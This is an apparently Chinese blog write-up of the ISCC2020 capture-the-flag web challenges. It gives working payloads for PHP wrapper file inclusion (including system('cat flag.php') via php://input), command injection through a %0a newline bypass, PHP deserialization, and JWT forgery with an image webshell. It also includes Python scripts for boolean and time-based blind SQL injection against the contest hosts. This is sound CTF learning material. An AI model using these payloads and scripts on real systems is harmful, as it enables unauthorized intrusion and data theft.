ISCC2020练武题Web总结

原创

Qwzf 于 2020-06-06 00:43:49 发布 1318 收藏 3

分类专栏： CTF ISCC 文章标签： CTF

前言

接下来，继续总结练武题的Web题

Web1：Where is file?

题目难度：简单

考察：伪协议

打开题目，发现以下内容：

```php
<?php
show_source(__FILE__);
echo $_GET['hello'];
$file=$_GET['file'];
while (strstr($file, "file://")) {
    $file=str_replace("file://", "", $file);
}
include($file);
?>
```


发现很基础，使用伪协议(根据源码，不能使用file协议)读取flag内容：

php://filter


```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$file=$_GET['file'];
while (strstr($file, "file://")) {
        $file=str_replace("file://", "", $file);
}
include($file);
?> PD9waHAKJGE9ImZsYWd7d2ViX2luY2x1ZGVfZmlsZX0iOwo/Pgo=
```

php://input

```
?file=php://input
post: <?php system('ls'); ?> //列目录
post: <?php system('cat flag.php'); ?> //查看flag.php内容，但执行后要查看源代码才能看到
```





```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$file=$_GET['file'];
while (strstr($file, "file://")) {
        $file=str_replace("file://", "", $file);
}
include($file);
?> encrypt_image.bmp flag.php index.php
```

等等其他伪协议。使用一个即可。(不过由于题目某些原因(可能是改题了)总结的时候，不能用`php://input`了)

Web2：阿森的爱情-1

题目难度：简单

考察：目录扫描



dirsearch直接扫，在readme.txt中发现flag

题应该中途改题了，写总结时，扫不出来了，并且直接访问readme.txt，也没flag

Web3：寻找小明-2

考察：脑洞

小明丢了2333.。。。。找遍了寻找小明-1也没找到线索。。。并且是0解题。

Web4：阿森的爱情-2

题目难度：普通

考察：过滤括号`()`的SQL盲注

fuzz一下，发现过滤了括号`()`

这个是过滤括号`()`的SQL注入，在做某入群题时遇到过(虽然某入群题最终考察的不是这个)

并且当时还搜到了一篇博客：CTF中过滤括号的盲注题小记

这个题应该就是改博客里的那道题得到的。

过滤括号的盲注

这里先本地搭建环境，简单理解并测试一下这个知识点：

测试数据:

```
+----+----------+----------------------------------+
| Id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | bfe42ac26e273ef3a859a651e0a02df0 |
+----+----------+----------------------------------+
```

由于这道题显示的是第二列内容，于是可以通过使用`order by`操作第三列同时改变联合查询第三列的值，来判断网站数据库表中第三列下的数据。

```
select * from test.test0 union select 1,2,'c' order by 3,2;
```

`order by 3,2`表示先以第三列排序，如果遇到第三列内容完全相同则再使用第二列进行相同行的排序。

而为了方便起见，这里只测试以第三列排序的：

payload


```
select * from flag union select 1,2,'c' order by 3;
```

当联合查询中第三列的字符如果小于等于真实的第三列密码字符则会页面会显示字符2，否则显示admin

```
mysql> select * from flag union select 1,2,'a' order by 3;
+----+----------+----------------------------------+
| Id | username | password                         |
+----+----------+----------------------------------+
|  1 | 2        | a                                |
|  1 | admin    | bfe42ac26e273ef3a859a651e0a02df0 |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> select * from flag union select 1,2,'b' order by 3;
+----+----------+----------------------------------+
| Id | username | password                         |
+----+----------+----------------------------------+
|  1 | 2        | b                                |
|  1 | admin    | bfe42ac26e273ef3a859a651e0a02df0 |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> select * from flag union select 1,2,'c' order by 3;
+----+----------+----------------------------------+
| Id | username | password                         |
+----+----------+----------------------------------+
|  1 | admin    | bfe42ac26e273ef3a859a651e0a02df0 |
|  1 | 2        | c                                |
+----+----------+----------------------------------+
2 rows in set (0.00 sec)
```

于是通过对第三列进行排序可以判断第三列所存储的密码，其真实密码等于页面显示admin判定出来的每一个字符减1。
所以直接改一下脚本，跑脚本得到md5值，md5解密得到flag

```python
import requests

url = "http://101.201.126.95:7006/"
alist = "0123456789abcdef"

payload = ""
payload1 = "admin' union select 1,2,'" #将' or 1改成了admin'
payload2 = "' from admin order by 3 #"
datas = {"username":"",
         "password":""
     }
tmp_OK = ""
tmp = ""
for j in range(0,32):
    for i in alist:
        payload = payload1+tmp_OK+i+payload2
        datas["username"] = payload
        #print datas
        r = requests.post(url=url,data=datas)
        #print r.text
        if "admin" in r.text: #将whaleadmin改成了admin
            tmp_OK += tmp
            print(tmp_OK)
            break
        if ("2" in r.text) and (i == "f"):
            tmp_OK += i
            print(tmp_OK)
        tmp = i
```



Web5：Php is the best language

题目难度：简单

考察：PHP反序列化

当时做的时候题目环境没问题。现在被大佬们搞崩了。也没截图，不过还好保存了源码，就本地搭个环境做一下好了。

```php
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (base64_encode(file_get_contents($filename)))
            {
                return base64_encode(file_get_contents($filename));
            }
        }
    }
}
if (isset($_GET['data']))
{
    $data = $_GET['data'];
        $good = unserialize($data);
        echo $good;
}
else
{
    $url='./index.php';
}

$html='';
if(isset($_POST['test'])){
    $s = $_POST['test'];
    $html.="<p>谢谢参与!</p>";
}
?>
```

很明显，反序列化，构造exp

```php
<?php
class baby
{
    public $file="flag.php";
    function __toString()
    {
        if(isset($this->file))
        {
            $filename = "./{$this->file}";
            if (base64_encode(file_get_contents($filename)))
            {
                return base64_encode(file_get_contents($filename));
            }
        }
    }
}
$test1=new baby;
print_r(serialize($test1));
?>
```

由exp生成payload:

```
O:4:"baby":1:{s:4:"file";s:8:"flag.php";}
```

输入payload，然后Base64解码，得到flag

```
PD9waHAgJGE9J2ZsYWd7dV9yX3JlYWxseV9hX3BocF9leHBlcnR9Jzs/Pg0K
```

Web6：阿帅的爱情

题目难度：简单
考察：PHP代码审计+命令执行漏洞+绕过正则

```php
<?php
if(!isset($_GET["ip"])){
    show_source(__file__);
} else
{
    $ip=$_GET["ip"];
    $pattern="/[;|&].*[a-zA-Z]+/";
    if(preg_match($pattern,$ip)!=0){
        die('bad domain');
    }
    try {
        $result = shell_exec('ping -c 4 ' . $ip);
    }
    catch(Exception $e) {
        $result = $e->getMessage();
        echo $result;
    }
    $result = str_replace("\n", "<br>", $result);
    echo $result;
}
```


get传一个ip参数，然后对ip的参数值进行正则匹配。正则过滤命令执行的所有分隔符。
于是尝试绕过，找到有下面几种绕过方式：


```
%0acat
%0Acat
```

参考：浅谈CTF中命令执行与绕过的小技巧

然后执行ls命令列出目录下的文件，发现flag.php。然后`cat flag.php`，下面其中一种方法的payload

```
?ip=%0als
?ip=%0acat flag.php
或
?ip=127.0.0.1%0als
?ip=127.0.0.1%0acat flag.php
```





Web7：寻找小明-3


小明丢了。。。师傅们估计是盲猜出来的ip。

Web8：神秘组织的邮件-2

题目难度：普通

考察：计算题脚本编写

打开题目链接



发现5个数字，由神秘组织的邮件-1的`flag{加减乘除}`，想到应该是将上边五个数中间添加上“加减乘除”，并且需要在极短的时间内计算并提交结果，于是写脚本即可。同时做这道题发现了一道类似的脚本题：bugku 秋名山老司机 以及 hackinglab 快速口算

于是我写出这道题的加减乘除计算并提交结果的脚本(写完后，发现这个脚本并没有想象中的那么难)：

```
import re
import requests

url="http://101.201.126.95:7010/"
headers={"Cookie":"PHPSESSID=e8iv7en9e33sqp6mi0j2c6ff7i"}
s=requests.Session()
r=s.get(url,headers=headers)
content=r.text

content=re.sub(r"</?(.+?)>","",content)#去掉html标签
content=re.sub('Result:','',content) #替换Result:为空
content=content.strip() #去除字符串左右两端的空格和\t、\r、\n
print(content)

num=content.split('  ') #这里是空格当做列表分隔符
print(num)
#num = list(map(int, n))#将列表转换为int型
#payload=num[0]+num[1]-num[2]*num[3]/num[4]
payload=int(num[0])+int(num[1])-int(num[2])*int(num[3])/int(num[4])
print(payload)

data = {"result":payload}
r = s.post(url=url+"result.php",headers=headers,data=data)
print(r.text)
```

顺带贴出我们团队的lemon写的脚本(有时候跑一次跑不出来结果，需要多跑几次，不晓得为啥)，用到了Python爬虫的解析库BeautifulSoup(Python爬虫我才学一点，还不太熟悉，所以我写脚本就没用它)

```
import re
import requests
from bs4 import BeautifulSoup

url="http://101.201.126.95:7010/"
headers={"Cookie":"PHPSESSID=e8iv7en9e33sqp6mi0j2c6ff7i"}
s=requests.Session()
response=s.get(url,headers=headers)
content=response.text
#print(r)
soup = BeautifulSoup(content,'lxml')
li_list = soup.find_all(text=re.compile('\d'))
result = [x.strip() for x in li_list if x.strip()!='']
str = "".join(result)
a=str.split('  ')
numbers = list(map(int, a))
print(numbers)
payload =numbers[0]+numbers[1]-numbers[2]*numbers[3]/numbers[4]
print(payload)
data = {'result': payload}
reponse = requests.post(url=url+"result.php",headers=headers,data=data).text
print(reponse)
```

跑脚本，得到文件名(同时是测出来是安卓题`神秘组织的邮件-3`的压缩包密码)。

```
...
========== RESTART: C:\Users\ASUS\Desktop\1.py ==========
56723  21624  7  444  3
['56723', '21624', '7', '444', '3']
77311.0
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>download</title>
</head>
<body>
?>
    <a href="/IS20CC20abc%$.txt" download>下载文件</a>

</body>
</html>
>>>
```

浏览器访问txt文件失败，使用python脚本访问成功


```
import requests

url="http://101.201.126.95:7010/IS20CC20abc%$.txt"
r=requests.get(url).text
print(r)
```

```
---------- RESTART: C:\Users\ASUS\Desktop
===
$pp = trim(base64_decode($result));
if ($pp === 'flag.php') {
    header ( "Location: ./flag.php" );
>>>
```

发现如果result解码后的结果等于flag.php，跳转到flag.php。我觉得整正常情况下直接在上边post传入result参数，且参数值是flag.php的Base64编码后的结果，即

```
import requests

url="http://101.201.126.95:7010/result.php"
headers={"Cookie":"PHPSESSID=e8iv7en9e33sqp6mi0j2c6ff7i"}
data={'result':'ZmxhZy5waHA='}
r=requests.post(url=url,headers=headers,data=data).text
print(r)
```

然而题可能出的有点问题(仅代表个人观点)，直接访问flag.php就得到flag了2333333。。。。(还有个坑就是注意不要直接写脚本访问，可以使用burp抓包改包发包)。



如果题目是这样的话，直接尝试burp抓包访问flag.php不就好了(这应该就是传说中的另类的盲猜flag了?!)。不过按照上边正常的思路来可以得到`IS20CC20abc%$.txt`，而神秘组织的邮件-3的压缩包密码就是`IS20CC20abc%$`，还是有一点用处的。。。。

Web9：未知的风险-2

题目难度：较难

考察：File Vault

原题改的，没搞出来。现在也无法复现，于是参考wp学习一下

可以参考：

ISCC 2020 Web WriteUp

insomnihack-teaser-2018/file-vault 学习

Insomnihack Teaser 2018 / File Vault

Web10：ISCC成绩查询-2

题目难度：普通


考察：SQL时间盲注+过滤空格和`#`

看到题，先在用扫描工具扫一下，发现flag.php

```
[200] => index.php
[200] => flag.php
[200] => flag.php
output at 101.201.126.95.7007qwzf
```

然后直接访问`http://101.201.126.95:7007/flag.php`发现直接跳转到index.php。于是使用burp进行抓包重放

发现是从pikachu靶场sql注入改的



并且需要get传参两个参数name和submit

```
        <div id="sqli_main">
            <p class="sqli_title">What's your name?</p>
            <form method="get">
                <input class="sqli_in" type="text" name="name" />
                <input class="sqli_submit" type="submit" name="submit"
value="查询" />
```

然后传参，无论怎么测试，就只显示一个页面(也就是所谓无回显)，于是考虑SQL时间盲注


```
            </form>
            <p class='notice'>I don't care who you are...except you are
lili!</p>        </div>
```

先fuzz一下，发现过滤了空格和#，`空格`可用`/**/`代替，`#`可以用`%23`代替。

参考：对MYSQL注入相关内容及部分Trick的归类小结

于是写出测试的基本语句，并测试：

```
'/**/or/**/if(1=1,sleep(3),1)%23
```



发现果然响应比正常慢了很多，说明测试语句没问题。开始进行盲注，于是我写出解题脚本：

```
import requests
import string
import time
import datetime

if __name__ == "__main__":
    chars=string.ascii_letters+string.digits
    url="http://101.201.126.95:7007/flag.php"
    #payload="'/**/or/**/if((ascii(substr(database(),{0},1))={1}),sleep(3),1)%23" #pikachu
    #payload="'/**/or/**/if((ascii(substr((select/**/table_name/**/from/**/information_schema.tables/**/where/**
/table_schema=database()/**/limit/**/0,1),{0},1))={1}),sleep(3),1)%23"#flag
    #payload="'/**/or/**/if((ascii(substr((select/**/column_name/**/from/**/information_schema.columns/**/where/
**/table_schema=database()/**/and/**/table_name=\"flag\"/**/limit/**/0,1),{0},1))={1}),sleep(3),1)%23"
    payload="'/**/or/**/if((ascii(substr((select/**/flag/**/from/**/flag/**/limit/**/0,1),{0},1))={1}),sleep(3),
1)%23"
    print("数据：")
    name=''
    for i in range(1,40):
        char=''
        for j in chars:
            payloads=payload.format(i,ord(j))
            urls=url+"?name="+payloads+"&submit=%E6%9F%A5%E8%AF%A2"
            t1=datetime.datetime.now()
            r=requests.get(url=urls)
            t2=datetime.datetime.now()
            sec = (t2 - t1).seconds
            if sec>=3:
                name+=j
                print(name)
                char=j
                break
        if char=='':
            break
```

依次跑上边的脚本，得到当前数据库名、数据表名、字段名和记录。

发现是md5加密后的，找一个在线的md5解密网站解密即可。
解密结果是`sixsixsix`，即是flag，加上flag{}提交即可。
看了一下`ISCC成绩查询-3`，很明显`666`是是线索，也就是key。于是顺带做出`ISCC成绩查询-3`

Web11：ISCC成绩查询_3：

题目难度：简单
考察：PHP可逆加密解密算法
进入题目F12查看源码，发现以下代码：

```php
<?php
function encrypt($data, $key)
{
    $key = md5($key);
    $x  = 0;
    $len = strlen($data);
    $l  = strlen($key);
    for ($i = 0; $i < $len; $i++)
    {
        if ($x == $l)
        {
         $x = 0;
        }
        $char .= $key{$x};
        $x++;
    }
    for ($i = 0; $i < $len; $i++)
    {
        $str .= chr(ord($data{$i}) + (ord($char{$i})) % 256);
    }
    return base64_encode($str);
}
?>
```

百度一搜，发现是原题参考：PHP 加密与解密、PHP加密解密代码

bugku上也有类似的，就变了一点的题，参考：bugku-PHP_encrypt_1(ISCCCTF)

不过还是自己先审计一下代码的大致意思，自己写一下解密：

```
1.定义一个函数，接收data和key
2.对传过来的key进行md5加密赋值给$key；令变量$x = 0；将传过来的data取长度赋值给$len；将传过来的key取长度赋值给$l
3.然后来一个for循环，将md5加密后key进行截取和data长度一样，并存放在$char。
4.然后再来一个for循环，让(原文每个字符+密钥对应每个字符)%256得到密文，赋值给$str
5.对$str进行base64加密后，返回。
```

于是考虑解密算法大致应该这样写：

```
1.先算出key的md5，即是密钥
2.然后对data进行base64解码得到密文
3.密文每个字符-密钥，如果<0再加256；否则不用加
4.最后返回最终结果
```

于是写出对应(将题目中的字符串作为data，ISCC成绩查询_2得到的666作为key)解密的PHP脚本：

```php
<?php
function decrypt($data, $key){
 $key = md5($key);
 $x = 0;
 $data = base64_decode($data);
 $len = strlen($data);
 $l = strlen($key);
 for ($i = 0; $i < $len; $i++){
  if ($x == $l){
   $x = 0;
  }
  $char .= substr($key, $x, 1);
  $x++;
 }
 for ($i = 0; $i < $len; $i++){
  if (ord(substr($data, $i, 1)) < ord(substr($char, $i, 1))){
   $str .= chr((ord(substr($data, $i, 1)) + 256) - ord(substr($char, $i, 1)));
  }else{
   $str .= chr(ord(substr($data, $i, 1)) - ord(substr($char, $i, 1)));
  }
 }
 return $str;
}
$data = 'qKe4j6uFeqaTe5rVqqaXiKig25o='; // 被加密信息
$key = '666'; // 密钥
$decrypt = decrypt($data, $key);
echo $decrypt;
?>
```

运行这段PHP代码，即可得到flag。

Web12：What can images do

题目难度：简单


考察：文件上传+图片马

当时做的时候没一点问题。总结的时候，发现又被某个"大佬"改了


上传文件目录的权限被改了，无法上传文件。

不过还好做的时候截图了。(最后比赛快结束时，题目又被修复了)

首先上传一个图片马



然后抓包，使用这个功能包含上传的图片马



然后使用蚁剑连接，找到flag文件打开即可

Web13：未知的风险-1


题目难度：较难


考察：JWT绕过(破解key或设置加密为空)+xxe

参考：从hfctf学习JWT伪造

总结时，发现题目依旧被大佬们搞崩了(然后又被修复好了)。这里就放上之前做的时候的截图吧。


设置加密为空，然后将原来的token使用jwt工具构造payload






```
